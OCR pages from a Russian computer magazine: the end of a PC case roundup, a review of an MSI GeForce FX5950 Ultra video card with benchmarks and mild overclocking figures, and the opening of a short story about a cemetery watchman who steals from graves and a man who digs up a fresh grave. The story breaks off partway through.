Этот корпус отличается от всех остальных своей легкостью, причем это практически не сказывается на его прочности. К тому же в него можно установить целых четыре вентилятора для охлаждения винчестеров. На передней панели имеется электронный термометр, сама термопара размещена внутри корпуса и имеет достаточно длинный провод, но из-за большой толщины его оплетки установить ее под ядро процессора не удастся. Фиксация плат расширения осуществляется винтиками с наружной стороны задней стенки. Место крепления закрывается металлической крышечкой, которую можно легко опечатать при необходимости.

У корпуса снимаются боковые стенки, причем фиксирующие их шурупы предназначены исключительно для закручивания отверткой. Ножки выполнены из пластмассы.

ROMEO

Производитель: GeoIT
Число креплений вентиляторов, спереди/сзади: 1/1
Число креплений накопителей (CD/FDD/HDD): 3/2/2
Источник питания (мощность, Вт): Samsung PSCD231605D (250)
Число колодок питания (HDD/FDD/ATX12V/AUX): 4/1/1/1 (переходник-разветвитель ATX ->ATX+ATX12V+AUX)
Габариты (ВхШхГ), мм: 490x200x440
Дополнительно: 120-мм вентилятор БП

На передней панели красуется наклейка "Powered by Samsung", внутри установлен блок питания Samsung. К особенностям стоит отнести то, что при необходимости подачи дополнительного питания на матплату через разъемы ATX12V и/или AUX используется переходник-разветвитель. С его помощью создаются дополнительные разъемы простым распараллеливанием основной колодки ATX. Также отметим, что блок питания не имеет выключателя питания. У этого корпуса съемная панель матплаты, причем снимается она заодно с блоком крепления плат расширения. CD и FDD фиксируются специальными металлическими креплениями без необходимости что-то завинчивать. К тому же корзина FDD съемная. Металлические кромки недостаточно хорошо обработаны, хотя и не представляют опасности.

Кожух корпуса снимается целиком вместе с передней панелью, для этого достаточно открыть всего две защелки. Передние ножки у корпуса резиновые, задние металлические.

ZIZON BLACK

Производитель: GeoIT
Число креплений вентиляторов, спереди/сзади: 1/1 (установлен с кожухом для охлаждения процессора) + 1 на верхней крышке
Число креплений накопителей (CD/FDD/HDD): 4/4 (щель)/6
Источник питания (мощность, Вт): Mercury KOB AP4300X CE (300)
Число колодок питания (HDD/FDD/ATX12V/AUX): 4/1/1/1
Габариты (ВхШхГ), мм: 540x270x450
Дополнительно: окно в левой стенке, выключатель БП

Конструктив средней прочности. На задней стенке установлен вентилятор с пластмассовым кожухом, подающий воздух для охлаждения процессора. Благодаря этому кожуху можно установить на проц купер пассивного охлаждения, например от Zalman. На несъемной крышке есть место для крепления 80-мм вентилятора. Корпус определенно моддерский: левая стенка имеет закрытое прозрачным пластиком окно, участок лицевой панели подсвечен синими светодиодами.

С торца передней панели выведены два порта USB. К недостаткам можно отнести то, что внутренняя поверхность правой стенки не очень хорошо окрашена, а ведь ее будет видно через окошко в левой!

У корпуса снимаются боковые панели, винты предназначены для закручивания как отверткой, так и вручную. Передние ножки пластмассовые, задние металлические.

INWIN IW-A500

Производитель: INWIN
Число креплений вентиляторов, спереди/сзади: 1 (пластмассовый кожух)/0
Число креплений накопителей (CD/FDD/HDD): 3/2/1
Источник питания (мощность, Вт): IW-P250A2-0 (произв. Powerman) (250)
Число колодок питания (HDD/FDD/ATX12V/AUX): 5/2/1/1
Габариты (ВхШхГ), мм: 400x220x455
Дополнительно: выключатель на БП, пластмассовый кожух для вентилятора

Благодаря жесткой раме корпус очень прочный. Небольшая высота корпуса обусловлена вертикальным размещением блока питания. При этом удалось сохранить удобный доступ к процессору и модулям памяти благодаря тому, что панель матплаты вместе с блоком крепления плат расширения легко вынимается из корпуса. Под креплениями для накопителей помещен пластмассовый кожух для вентилятора. На задней стенке нет места для крепления кулера.

Кожух корпуса снимается целиком, винтики предназначены для закручивания отверткой. В комплекте прилагается петля для запирания корпуса навесным замком. Все четыре ножки корпуса пластмассовые, крепятся на клею. Пользователю придется самостоятельно их установить, да это совсем и не сложно.

INWIN IW-S508 W/FAN

Производитель: INWIN
Число креплений вентиляторов, спереди/сзади: 1 (пластмассовый кожух)/1 (установлен)
Число креплений накопителей (CD/FDD/HDD): 3/2/2
Источник питания (мощность, Вт): IW-P300A2-0 (произв. Powerman) (300)
Число колодок питания (HDD/FDD/ATX12V/AUX): 7/2/1/1
Габариты (ВхШхГ), мм: 420x198x465
Дополнительно: пластмассовый кожух

В наш обзор попал корпус с установленным дополнительным вентилятором на задней стенке. Конструкция корпуса достаточно прочная, панель крепления матплаты несъемная. Два верхних 5,25" места и FDD закрепляются специальными планками. Нижнее место 5,25" и винчестеры закрепляются винтиками. На передней панели отсутствует клавиша reset, соответственно быстро осуществить "холодную" перезагрузку невозможно. Мы считаем этот недостаток весьма существенным, т.к. компьютеры и ПО пока не так надежны, как хотелось бы, и иногда зависают.

У корпуса съемные боковые панели с пластмассовыми защелками, можно использовать их, а можно традиционные винтики. Прилагается петля для запирания корпуса навесным замком. Также отдельно прилагаются пластмассовые ножки корпуса на клеевой основе.

LOKUR COMFO SILVER 885

Производитель: Lokur
Число креплений вентиляторов, спереди/сзади: 0/1 + 1 на боковой стенке
Число креплений накопителей (CD/FDD/HDD): 4/2/5
Источник питания (мощность, Вт): Lokur LPQ6-300w (300) (произв. Linkworld/Powerman)
Число колодок питания (HDD/FDD/ATX12V/AUX): 4/2/1/1
Габариты (ВхШхГ), мм: 400x200x430
Дополнительно: окно на левой стенке корпуса

Корпус Lokur Comfo Silver 885 - один из самых удобных, качественных и стильных в обзоре. Имеется закрытое прозрачным пластиком четырехсекционное окно, в центре которого установлен кулер. Еще один кулер можно установить на задней стенке корпуса и таким образом обеспечить сквозную вентиляцию. Заглушки в панели крепления плат расширения сделаны отвинчивающимися, а не отламываемыми, как у большинства других корпусов. В комплекте идут две заглушки CD-ROM 5,25" с откидными крышечками под цвет корпуса, поэтому можно устанавливать CD-приводы любого цвета. На передней панели есть, помимо USB и аудио, еще один FireWire разъем, которого нет ни у одного другого корпуса, участвующего в обзоре. Крепление блока питания допускает его снятие как внутрь корпуса, так и наружу.

У корпуса снимаются боковые стенки, винты могут закручиваться как отверткой, так и вручную. Ножки выполнены из пластика.

POWERMAN PM-6200

Производитель: Powerman
Число креплений вентиляторов, спереди/сзади: 1/1
Число креплений накопителей (CD/FDD/HDD): 4/1+1 (щель)/6
Источник питания (мощность, Вт): Powerman HPC-300-102CE (300)
Число колодок питания (HDD/FDD/ATX12V/AUX): 5/2/1/1
Габариты (ВхШхГ), мм: 430x200x440
Дополнительно: выключатель БП

Корпус достаточно качественно изготовлен, даже при снятых боковых стенках каркас жесткий. Все металлические кромки обработаны, и поранить-ся при сборке практически невозможно. Кнопка Reset на передней панели удобно нажимается. Щель для дискет достаточно широкая и не создаст проблем с вытаскиванием дискеты. Блок питания размещен горизонтально, тем самым обеспечивается удобный доступ к матплате и процессору. Сама панель крепления матплаты несъемная и достаточно жесткая, что позволит вставлять тугие коннекторы и память без риска повредить мамку.

У корпуса снимаются боковые панели, причем винтики для их фиксации имеют пластмассовые головки и закручиваются только вручную. Пластмассовые ножки корпуса не будут скользить и царапать поверхность стола при перемещении.

ВЫВОДЫ


Далеко не все протестированные корпуса мы можем порекомендовать к покупке. Дело в том, что наряду с удобными и качественными корпусами в обзор попали и отщепенцы, у которых что-то не открывается, что-то заедает, при снятии боковых панелей некоторые из них становятся совсем хлипкими. Мы решили, что высокой награды "Выбор редакции" достоин корпус Lokur Comfo Silver 885 за качество, стильный дизайн и продуманность конструкции. "Лучшую покупку" по праву заслужил корпус Ascot 6CR/300. Также рекомендуем обратить внимание на корпус INWIN IW-A500, особенно в случае ограниченного по высоте места под системный блок. Цифровой термометр блока NEO 8830 также может оказаться очень полезным.

test_lab (test_lab@gameland.ru)

GEFORCE FX5950ULTRA ОТ MSI

РОСКОШЬ ИЛИ РАЗУМНАЯ НЕОБХОДИМОСТЬ?

Общеизвестно, что nVidia - разработчик видеокарт GeForce FX-серии - неоднократно признавал, что такие карты, как: GeForce FX5200, GeForce FX5600, GeForce FX5900 – это отнюдь не те модели, которыми они гордятся. Да, это были видеокарты с поддержкой DirectX 9.0, но можно ли было в полной степени насладиться той же игрой, созданной под DirectX 9.0, когда производительность составляла от пяти до пятнадцати кадров в секунду (при 25 FPS игра идет довольно приемлемо)? У многих могут возникнуть сомнения, стоит ли тратить кругленькую сумму (около $600) на GeForce FX5950Ultra, если существует вероятность получить то же самое, что и в предыдущих моделях. Ответ один - стоит! Производительность GeForce FX5950Ultra выше, чем у любой предшествующей видеокарты этой серии, минимум на пятнадцать-двадцать процентов. Плюс к этому, сохранены и улучшены все возможности предшествующих моделей. Теперь немного подробней.



GeForce FX5950Ultra собственной персоной, с огромной и надежной двусторонней системой охлаждения

ОБЩИЕ ВОЗМОЖНОСТИ


GeForce FX5950Ultra может работать при разрешении 2048x1536@85Hz и 32-битном цвете. Этот видеоадаптер нормально функционирует с новым поколением ЖК-панелей (разрешение которых превышает 1600x1200). Вдобавок есть встроенный TV-преобразователь и аппаратный MPEG-2-декодер, что позволяет подключать к компьютеру приставку, DVD-плеер, видеокамеру и т.п. посредством S-VIDEO кабеля. Также можно осуществить запись с любого из вышеуказанных устройств на компьютер (наивысшее разрешение при записи с DVD 720x400). На плате есть только один разъем S-VIDEO, работающий как на вход, так и на выход (в комплект входит специальный разветвитель, позволяющий подключать одновременно и вход, и выход). Конечно, видеокарта поддерживает DirectX 9.0 и выше, OpenGl 1.5 и Pixel Shaders 2.0 и выше. Видно, что все свойства остались с предыдущих моделей, только с некоторыми улучшениями. Также был улучшен 256-битный интерфейс памяти, обмен между процессором видеокарты и памятью может достигать 30,4 гигабайт в секунду.

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ И РАЗГОН

Тестовый стенд: AMD AthlonXP 2500+ (рабочая частота 1800 МГц), материнская плата на чипсете nForce2, память 256DDR. Тест проводился в программе 3DMark2003 (все GAME test и CPU test) на разрешении 1024x768, остальные настройки стандартные. Все тестируемые видеокарты 256 мегабайт. Результаты смотри на графике.

Любителям подразогнать видеокарту понравится, что система охлаждения состоит из двух больших радиаторов, расположенных по обе стороны видеокарты, и закрепленных на них кулеров. Такое устройство предоставляет отличный теплообмен. Вентиляторы работают бесшумно, и скорость их вращения зависит от температуры окружающей среды и самого процессора. Разгон наиболее надежно осуществлять с помощью программы Rivatuner. Штатная частота ядра 475 МГц, а памяти 950 МГц. Эти значения можно безболезненно повысить до 491 МГц и 990 МГц соответственно, при этом система охлаждения будет отлично справляться со своей задачей, а производительность увеличится на 5-8%.

Видеокарта nVidia GeForce FX5950Ultra от MSI поистине безукоризненное устройство, никаких ошибок, графических выпадов и т.п. обнаружено не было, даже при разгоне. При работе на повышенных частотах заметно увеличивается производительность, при этом сама карта продолжает стабильно работать. Гораздо лучше приобрести такое вот чудо, чем выжимать крохи из центрального процессора.



Суммарный показатель FPS (кадров в секунду) по окончании тестов (чем больше - тем лучше)

рис. Константин Комардин

Niro (niro@real.xakep.ru)

КАК ХОРОШИ, КАК СВЕЖИ БЫЛИ РОЗЫ...

Абсолютный мрак. Чернота. Ни единого проблеска света.

Тишина. Ни единого звука.

Холод. Ни единого дуновения тепла.

Здесь вообще ничего не может происходить. Здесь все заканчивается.

И среди этой темноты и всепоглощающей тишины - тихий щелчок. Потом маленький, со спичечную головку, зелененький огонек. Отчетливо потянуло теплом...

И мрак, и тишина, и холод перестали быть абсолютными. В мире, как водится, все относительно. Теплей не становилось, да и огонек не мог осветить все вокруг. Но все-таки - что-то стронулось здесь, в этом месте.

Пока еще непонятно, что именно. И самое главное - зачем...

*****

Комнатка казалась маленькой - но не потому, что ее такой построили. Большая ее часть была захламлена какими-то ящиками и коробками, между которыми хозяин выстроил некоторое подобие проходов, напоминающих окопы времен Второй мировой. Кругом нагромождения старой одежды, в одном из углов широкой дурно пахнущей стопкой стояли старые покрышки от грузовиков с напрочь стертым протектором.

Если войти в дверь и направиться налево мимо вечно раскрытого шкафа непонятного предназначения, вдоль череды пустых коробок с надписью "Доширак" - можно было наткнуться на видавший виды стол с остатками пищи и несколькими пустыми бутылками под ним. Этикетки выдавали в хозяине дома человека пьющего, причем пьющего изрядно - подобный бардак в доме мог воцариться лишь при полном отсутствии у личности других интересов.

Справа от двери вы найдете необычный книжный шкаф - авторы наверняка будут не известны ни вам, ни кому-либо другому. Фамилии на слух громкие, на память же - абсолютно незнакомые; много книг на латыни, на английском, что довольно странно в подобной обстановке. Побывав возле этого шкафа, можно представить жилище Робинзона, натаскавшего с корабля на берег кучу ненужных вещей, которые лишь отдаленно напоминали ему о цивилизации - корешками книг, затейливыми названиями...

Еще одна странность здесь - но далеко не самая выдающаяся - это освещение. Глядя на все то, что окружает вошедшего сюда человека, сложно представить, что среди всего этого хлама может быть так светло. Сначала сложно даже сказать, откуда сюда пробивается дневной свет, - похоже, что окон здесь нет, однако это не так. Они есть, причем это единственное, что выпадает из общей картины. Два огромных окна, едва ли не от пола до потолка; рамы сделаны с истинной любовью человека к дереву; тончайшая резьба везде, где только мог достать инструмент. Стекла отмыты до блеска, до состояния, в котором ты готов пройти сквозь них - настолько они незаметны.

На противоположной стене, на которую совершенно случайно, минуя очередную преграду из ящиков, падает солнечный свет, висит большой, почти в человеческий рост, плакат с изображением Алсу. Девушка выглядит вызывающе, фотография получилась довольно фривольной - но хозяин дома вряд ли в состоянии отличить молоденькую звезду Евровидения от любой другой примы нашей эстрады. Плакат там с другой целью - вдоль всего тела певицы, сверху вниз, идет календарь на год, огромные буквы и цифры, видимые издалека. Вот это-то и является главным в плакате.

Каждое число в календаре обведено ярко-зеленым фломастером. Похоже, что у хозяина дома слабое зрение, а если рассмотреть календарь поближе, то засомневаешься и в его памяти.

Рядом с каждой (!) датой, возле зеленого кружка, ручкой дописаны непонятные обозначения, начинающиеся на "СТР." Выглядит это примерно так - "СТР. 12", "СТР. 17" и так далее. Довольно загадочно, а потому крайне интересно. Самым большим числом возле этих "СТР." оказалось 435, но думается, что это не предел. У некоторых цифр число менялось и не однажды - ручка правила их, разрывая бумагу - хозяин в такие моменты находился в изрядном подпитии. В какой-то из дней он пририсовал бедняжке Алсу усы, бороду и рога, добавив ей импозантности и шарма - грубая плакатная бумага свисала у нее на лице лохмотьями, оставленными шариковой ручкой.

Кто же ты, загадочный поклонник Алсу, рисующий на ее изображении загадочные числа с загадочными целями?

Ответ можно найти двумя способами.

Первый лежит на подоконнике. Огромный полевой бинокль цвета хаки, позволяющий увидеть все то, что другие хотят скрыть от ваших глаз. Судя по всему, чистота окон объясняется именно необходимостью что-то очень тщательно рассматривать сквозь толстые линзы оптики. Рядом с окном можно увидеть некое подобие треноги для большего удобства - но, судя по всему, ей пользуются нечасто, она покрыта пылью и довольно неаккуратно прислонена к стене, так и норовя упасть.

Второй способ очень и очень необычен. Это "Анна Каренина", стоящая в том самом шкафу рядом с неизвестными авторами. Почему именно эта книга Толстого служит тому делу, которому посвятил себя наш герой? Нет ответа. Наверное, в какой-то момент она оказалась ближе всех к его дрожащей от выпитого спиртного руке. Тем не менее - факт остается фактом. Если открыть книгу на первой же странице, то именно там, где все уважающие себя люди хотя бы раз в жизни видели фразу о счастливых и несчастных семьях, можно найти запись, сделанную аккуратно, но как-то нетвердо - "1 Января. Терещенко - сектор 14, возле березы. Кацман, сектор 21, со звездой. Мухин, сектор 2, клумба".

Плакат там с другой целью - вдоль всего тела певицы, сверху вниз, идет календарь на год.

Слова идут прямо поверх печатного текста. При желании его можно разобрать, но стоит ли он того, чтобы читать именно про Облонских? Кажется, что информация насчет Терещенко и Кацмана гораздо интереснее. Стоит полистать книгу дальше - и встретите то же самое, меняются лишь фамилии, сектора, некие особенности, типа деревьев, цветов, каких-то железок...

А теперь попробуйте свести все воедино - маленький захламленный домик с идеально чистыми стеклами, бинокль на подоконнике, некое подобие амбарной книги поверх строк великого писателя... Не нужно глубоко копать - истина лежит на поверхности.

Представьте себе следующую картину. Человек, являющийся хозяином этого жилища, сидит за столом. Морщины взрывают его лицо широкой сетью, спирт будоражит внутренности и заставляет закипать разум. Он резко опускает обе ладони на стол, ударяя ими по обе стороны от бутылки. Внезапно с улицы раздается звук, заставляющий его вздрогнуть, но не от страха, а от нетерпения. Этот звук он ждет каждый раз на протяжении последних семи или восьми лет - однажды сбившись со счета, он уже не помнит, сколько времени проведено здесь.

Ноги с трудом поднимают его из-за стола. Он идет к шкафу с книгами, шаркая, как старик, хотя на вид ему еще далеко до человека немощного и больного. Руки опираются на обе стороны созданного им прохода, раскачивая тело; он что-то бубнит себе под нос, слова плохо различимы, лишь общий фон может донестись до стороннего наблюдателя. Возле шкафа он останавливается на несколько секунд, собираясь то ли с силами, то ли с мыслями. Мутные глаза, в которых отчетливо виден уровень принятой жид- »

кости, внимательно осматривают полки, словно забыв, зачем именно он пришел.

Вот она - "Анна Каренина". Почему-то на этот раз он засунул ее довольно высоко, приходится подниматься на цыпочки и тянуться, тянуться... Книга, потревоженная слабыми от алкоголя пальцами, падает ему на голову. Он чертыхается, не успевая прикрыть макушку руками, получает ощутимый удар, книга падает на пол - его движения замедленны и пародийны, он явно неуклюж в своем теперешнем положении. Приходится нагибаться, книга пару раз выскальзывает из его рук, он вновь выражает свое недовольство - на этот раз потише, но поувереннее. Наконец, она у него в руках.

С ней вместе он подходит к Алсу. Усатая девушка смотрит куда-то мимо него в сторону окна. Он криво усмехается ей, после чего спрашивает, какое сегодня число. Судя по всему, молчание Алсу его не устраивает, он прищуривает глаза, глядя в календарь, потом проводит по нему пальцем и по одному ему понятному признаку вспоминает, что на дворе девятнадцатое августа.

- Смотрим, смотрим... - шепчет он себе под нос, уткнувшись пальцем в август и медленно подводя взгляд к зеленому кружочку, в центре которого стоит цифра "19". - Страница шестьдесят восьмая...

И он аккуратно открывает книгу на шестьдесят восьмой странице, плотоядно облизываясь.

- Мичурин, одиннадцатый сектор... Помню, как же... Панов, шестой сектор... Тоже помню... Стоит глянуть, что на улице...

Не закрывая книги, он подходит к окну и поднимает бинокль. С книгой в руках это делать неудобно, он перевора-

Он - кладбищенский сторож. Сегодня он опять не уснет голодным. В восьмом секторе - свежая могила.

чивает ее обложкой вверх, кладет на подоконник. Бинокль прилипает к глазам.

Вначале ничего не происходит. Он просто водит головой из стороны в сторону, пытаясь найти источник звука, который пока никуда не исчез. Наконец, взгляд застывает. Он увидел.

По каким-то ему одному известным признакам он шепчет: "Сектор восемь... Или девять. Нет, все-таки восемь..." Смотрит, не отрываясь, минут пятнадцать проходит в полной тишине, звук, который насторожил его, постепенно стихает, вместо него слышится шум отъезжающей машины, накладывающийся на людской гомон.

Бинокль и книга вновь меняются местами; человек просматривает страницу снова и снова, после чего решительно захлопывает "Анну Каренину" и направляется к двери.

- Что-то кушать хочется, - ухмыляется он, прихватывая у самого выхода матерчатую сумку, залатанную в нескольких местах. Дверь громко скрипит, выпуская его наружу.

На улице тепло и свежо. Ветерок приятно обдувает щеки, под ногами тихо потрескивают доски крыльца. На двери за его спиной - вывеска.

"ОАО ВАЛЬКИРИЯ. Ритуальные услуги".

Он - кладбищенский сторож. Сегодня он опять не уснет голодным. В восьмом секторе - свежая могила. А это значит - немного закуски и пара рюмок водки. Но самое главное - цветы. Завтра утром придет Макарыч и купит все букеты по дешевке.

Надо поторопиться - все-таки восьмой сектор далеко. И еще сегодня годовщины у семи человек в разных секторах. Стоит обежать и их - вдруг родственники заскочат. Если помнят, конечно. В последнее время что-то стали забывать.

Он ступил на тропинку, ведущую вглубь его подведомственного кладбища. Тележка для цветов стояла за углом дома; он ухватил ее за ручку и поволок за собой.

Каждый выживает как может.

*****

Связующая нить. Тоненький проводок серебристого цвета. Он вьется в этом мраке и холоде, соединяя своими жилами жизнь и смерть, начало и конец. Зеленый огонек, взбудораживший тьму, отражается на нем. Только этот провод является сейчас центром Вселенной; только благодаря ему в это мгновенье вершатся судьбы; только ради него происходит то, что происходит.

Но сигнал по нему идет пока только в одну сторону.

Правда, так будет продолжаться недолго. Еще десять часов.

Потом станет теплей...

*****

Казаков спрыгнул с подножки автобуса на конечной, поправил на плече сумку и огляделся. Автобус, рыкнув, отъехал в обратный путь, открывая весь кладбищенский пейзаж.

Парень оказался на просторной асфальтовой площадке, отмеченной знаком о разрешенной парковке. Ни одной машины на ней не было, да в столь поздний час он и не надеялся застать здесь кого-либо. За спиной оказался домик сторожа, прямо перед глазами - огромная куча изношенных покрышек, накопленных для следующей зимы; с их помощью отогревали землю для копачей (не у всякого хватало денег на трактор, а люди могли поддеть лопатой землю при минус двадцати, только предварительно разведя на ней костер).

Вокруг - вотчина смерти. Оградки, оградки... Высокие и низкие, витые и строгие, цепи и столбики. Дизайн был угнетающе разнообразен. Казаков огляделся и зябко передернул плечами.

- Зачем я здесь? - спросил он у самого себя. - Нет, я, конечно, понимаю, зачем - но все-таки... Кладбище, памятники, мертвые с косами... Романтика. Самое главное - лишь бы все было не зря.

Он решительно взбежал по откосу к домику сторожа, тихо и аккуратно прижался к стене и заглянул в окна. Пусто.

Рядом, прислоненные к стене, стояли лопаты. Остро заточенные, сверкающие на солнце, с отполированными рукоятями. Казаков воровато оглянулся, протянул руку к одной из них, вытащил из сумки тряпку, обернул лезвие и стал отходить в сторону тропинки.

- Знать бы, где он лежит... - покачал головой Казаков, отойдя от домика метров на двести вглубь кладбища и поняв, что уходит незамеченным. - Но нельзя же было идти со всеми и остаться там - это было бы очень заметно. Нет, нельзя, точно нельзя, - убедил он сам себя еще раз, перехватил черенок лопаты поудобнее и зашагал вдоль могил, отыскивая свежую.

Местами на земле попадались вянущие под летним солнцем розы - Казаков аккуратно перешагивал их, стараясь не наступить. Атмосфера была и без того гнетущей - а тут еще эта красота, брошенная на тропинку в память о ком-то безвременно ушедшем.

- Куда меня черт несет? - сам себя спрашивал Казаков, глядя по сторонам на чужие фотографии на памятниках. - Стоит ли то, что я ищу, того кошмара, который я затеваю? И ведь я даже не на сто процентов уверен, что ищу там, где надо...

На него накатила волна неуверенности. Он даже замедлил шаг, лопата вдруг показалась крайне тяжелой и неудобной, захотелось ее бросить, вернуться на автобусную остановку и дождаться последнего на сегодня рейса. Глубоко вздохнув, Казаков вспомнил, что его ждет в случае успеха, и мысли об автобусе испарились сами собой.

Перехватив лопату, он заставил себя шагать дальше. Могилы сменяли друг друга по обеим сторонам тропинки; березы чередовались с ивами, розовые кусты - с шиповником. Неожиданно тропинка рванула в обе стороны, расширяясь и раздвигая границы. Прямо перед Казаковым оказался свеженасыпанный холмик, обложенный металлическими венками. Траурные букеты с черными лентами венчали могилу.

Казаков замер от неожиданности. Ему казалось, что на поиски он потратит гораздо больше времени, может быть, не один час - и тут такая удача! Он обошел могилу так, чтобы увидеть надпись на памятнике.

- "Михаил Лукашенко", - прочитал он. - Точно. Мишка здесь.

Он положил лопату на землю и огляделся. Тишина казалась всепоглощающей, ветер утих; где-то далеко лаяла собака.

- С чего начать? - спросил он сам себя. - Особенно если учесть, что мое занятие не очень-то распространено среди людей, а пособий по разрытию могил никто еще не придумал.

Он приблизился к могиле и оттащил в сторону венки, сложив их более-менее аккуратно - ведь потом предстояло сделать все, как было. Земля была рыхлой, почти воздушной - Казаков ткнул в нее носком ботинка, прикинул, сколько сил и времени может уйти, чтобы добраться до того, кто лежит там, внизу. Хотелось бы закончить побыстрее, но тут уж как пойдет - он не особенно был уверен в своей физической подготовке. Утешало лишь одно - на улице было лето...

Он развернул лезвие лопаты, отложил тряпку в сторону, воткнул острие в землю, проверяя. Лопата с легкостью погрузилась на несколько сантиметров. Казаков удовлетворенно кивнул и откинул первую порцию земли в сторону.

- Как хороши, как свежи будут розы, моей страной мне брошенные в гроб... - шептал он себе под нос слова известного романса. Работа спорилась.

* * * * *

Тихий шелест. Едва различимый звук, похожий на шуршание. Он возникает редко, раз в десять-пятнадцать минут; но он раздвигает тишину и мрак на несколько мгновений, давая понять - здесь что-то происходит. Что-то таинственное, загадочное, непознанное. Серебристая нить ждет. Она лежит совершенно неподвижно, ибо здесь нет движения - здесь полный покой и вечное постоянство.

* * * * *

Тележка грустно поскрипывала за спиной. Сторож решил подойти к свежей могиле в последнюю очередь, осторожничая - вдруг нашлись чересчур уж скорбящие родственники, которые надумали остаться у памятника подольше.

Бетонные плиты в самом начале пути сменились обыкновенной, пусть и широкой тропинкой. Ноги были не очень тверды после выпитого, но направление держали безупречно. Несколько поворотов у одних ему известных ориентиров, пара ударов тачкой об ограду, чертыханье сквозь зубы - и вот он уже у знакомой могилы.

Честно говоря, они все были ему знакомы. Примерно треть из них он выкопал собственноручно, на первых порах образования кладбища на месте старого снесенного микрорайона - тогда, будучи гораздо моложе, он заключил договор со смертью, причем обоюдовыгодный. Будучи ее слугой на протяжении семи лет, он отметил, что его миновали все болезни, кроме одной (не считая хронического алкоголизма, о существовании которого он не подозревал в принципе). Начав простым рабочим, незаметно выбился в бригадиры, обладая с детства сноровкой особого рода - он умел совершенно правильно распределять как свои, так и чужие силы для достижения результата. Под его руководством бригада стала зарабатывать гораздо больше, подчинялись ему с радостью, стиль и правила руководства не оспаривали. Он этим гордился, стал пить больше, чем обычно - находя в этом еще одну прелесть существования.

Короче, деньжата водились, семьи не было, да и не хотелось, работа была по плечу - силушкой бог не обидел. В общем, эта залихватская удаль просто обязана была дать трещину в самый неподходящий момент.

Так и случилось. В один из зимних дней он поскользнулся на каменистой горке возле очередной отрытой ямы и упал вниз. Казалось бы, всего два метра...

Больничная койка. Сложнейший перелом правого бедра. Врачи собирали его ногу по частям, матерясь сквозь зубы - они понимали, что могли бы направить свои силы в более полезное русло.

Через восемь месяцев он вернулся. На его месте давно уже работал другой человек, который не умел так красиво руководить и так много пить, из-за чего его авторитет не поднялся выше уровня могильного холмика. По старой памяти, глядя на его хромоту, которая с течением времени стала практически незаметной, ему нашли теплое местечко в кладбищенской сторожке. Осваиваясь с новой специальностью, он совершал обходы с давних пор знакомой территории и смотрел на нее совсем другими глазами. Поначалу, глядя на плачущих над могилами людей, он испытывал позабытое чувство горечи и сожаления, временами его тревожила совесть; постепенно он понял, что нельзя сопереживать всем и везде. Душа его отрешилась от людских страданий, мысли потекли совершенно в другом направлении.

Он принял свою новую работу целиком и полностью. Кладбище стало для него новым домом - как раньше было работой. Он не охранял его - он им жил. По ночам он был здесь единственным живым существом, не считая стай бродячих собак.

Зарплата была мизерной - и то, чем он раньше брезговал, стало его кормить. Руки сами спокойно укладывали в холщовую сумку взятые с могил конфеты, печенье, в глотку отправлялись налитые до краев рюмки. Если на чьих-то поминках в годовщину смерти накрывались столы, - а у "новых русских" это практиковалось не первый год - то добыча была, безусловно, более шикарной. В своем календаре такие дни он отмечал ярко-красным фломастером, никогда про них не забывая (и зная, что и другие не забудут, уж очень сильны были у людей подобного склада привычки и предрассудки, гуляли они на могилах от души, с песнями, криками и стрельбой).

Короче, жить он научился. Правда, иногда приходилось выполнять свои прямые обязанности - ночные обходы, уборка прилегающих территорий, заготовка резины на зи-

Он приблизился к могиле и оттащил в сторону венки, сложив их более-менее аккуратно - ведь потом предстояло сделать все, как было.

му; однако все это занимало лишь незначительную часть его времени. Кладбище поглотило его целиком - он изучал ограды, памятники и надписи на них, привыкал к вкусам тех, кто приходил поминать усопших (кто какие цветы любит, кто что пьет и в каких количествах; никогда не забывал за день-другой до прихода людей к своим родственникам прибрать столы и скамейки, выгрести мусор, чем приятно удивлял - за что и бывал вознагражден; а уж просить он научился, делал это с навыками высшего пилотажа и не стыдился ничего - ни денег, ни обглоданных окорочков, ни расплесканной нетвердой рукой чарки).

